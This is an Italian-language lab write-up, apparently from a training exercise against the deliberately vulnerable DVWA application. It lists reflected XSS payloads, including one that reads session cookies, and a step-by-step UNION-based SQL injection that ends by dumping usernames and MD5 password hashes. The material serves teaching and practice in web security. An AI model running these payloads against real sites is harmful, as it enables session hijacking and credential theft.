## REFLECTED CROSS SITE SCRIPTING (XSS)

(comandi iniettati evidenziati in <mark>verde</mark>)

1. corsivo HTML

192.168.2.100/dvwa/vulnerabilities/xss\_r/?name=<i>xss\_reflected</i>



2. grassetto HTML

192.168.2.100/dvwa/vulnerabilities/xss\_r/?name=<b>xss</b>




3. javascript alert con testo

192.168.2.100/dvwa/vulnerabilities/xss\_r/?name=<script> alert('XSS alert') </script>



4. javascript alert con estrazione dei cookie della sessione

192.168.2.100/dvwa/vulnerabilities/xss\_r/?name=<script>alert(document.cookie)</script>



### **SQL** INJECTION

Ogni comando è stato iniettato tramite il form presente nella pagina web come da schermata successiva.



Il comando < ' or 'a'='a > controlla il punto di iniezione ovvero verifica che gli input non vengano sanificati. La schermata successiva mostra i dati mostrati dal database in seguito all'esecuzione del comando.

User ID:	
	Submit
ID: ' or 'a'='a First name: admin Surname: admin	
ID: ' or 'a'='a First name: Gordon Surname: Brown	
ID: ' or 'a'='a First name: Hack Surname: Me	
ID: ' or 'a'='a First name: Pablo Surname: Picasso	
ID: ' or 'a'='a First name: Bob Surname: Smith	

Con le query successive, procedendo per tentativi, individuiamo quanti campi vengo selezionati dalle query vulnerabili ovvero due come notiamo nella quarta immagine in quanto non ci restituisce un errore.

User ID:
' union select null # Submit
The used SELECT statements have a different number of columns
User ID:
' union select null,null # Submit
User ID:
Submit
ID: ' union select null,null #

First name: Surname: Con le query successive abbiamo estratto passo dopo passo informazioni sempre più importanti al fine di ricostruire la struttura del database e i dati stessi contenuti in esso. Il comando è contenuto tra i simboli <> mentre il risultato a tale interrogazione è mostrato nello screen della pagina web.

1. <union SELECT first\_name, null from users where first\_name='admin' #>

```
User ID:

Submit

ID: 'union SELECT first_name, null from users where first_name='admin' #
First name: admin
Surname:
```

2. <union SELECT first name, last name from users where first name='admin'>

```
User ID:

Submit

ID: ' union SELECT first_name, last_name from users where first_name='admin' #
First name: admin
Surname: admin
```

Con queste due prime query abbiamo individuato i nomi delle colonne (*first\_name*, *last\_name*) della tabella (*users*)

3. <' union select null, version() #>

User ID:	
Submit	
ID: ' union select null, version() # First name: Surname: 5.0.51a-3ubuntu5	

4. <' union select user(), null #>

User ID:	
Submit	
<pre>ID: ' union select user(), null # First name: root@localhost Surname:</pre>	

5. <' union select system\_user(), null #>



6. <' union select connection\_id(), null #>


User ID:	
Submit	
<pre>ID: ' union select connection_id(), null # First name: 142 Surname:</pre>	

Le query 3, 4, 5 e 6 abbiamo recuperato qualche dato sul database come versione, utente e l'id della connessione corrente.


Le interrogazioni successive hanno lo scopo di estrapolare direttamente i dati presenti nella tabella *users* fino a riuscire a leggere nomi utente e password utilizzando il comando individuato al n. 11.

7. < union select null, grantee from INFORMATION\_SCHEMA.USER\_PRIVILEGES #>

8. < union select null, table name from information schema.tables where table name like 'user%'#>



9. <' union select null, COLUMN\_NAME from information\_schema.columns where table\_name = 'users' #>



#### 10. <' union select user, avatar from users #>

# User ID: Submit ID: ' union select user, avatar from users # First name: admin Surname: http://172.16.123.129/dvwa/hackable/users/admin.jpg ID: ' union select user,avatar from users # First name: gordonb Surname: http://172.16.123.129/dvwa/hackable/users/gordonb.jpg ID: ' union select user, avatar from users # First name: 1337 Surname: http://172.16.123.129/dvwa/hackable/users/1337.jpg ID: ' union select user, avatar from users # First name: pablo Surname: http://172.16.123.129/dvwa/hackable/users/pablo.jpg ID: ' union select user, avatar from users # First name: smithy Surname: http://172.16.123.129/dvwa/hackable/users/smithy.jpg

#### 11. <' union select user, password from users #>

```
User ID:
                        Submit
ID: ' union select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' union select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' union select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' union select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' union select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```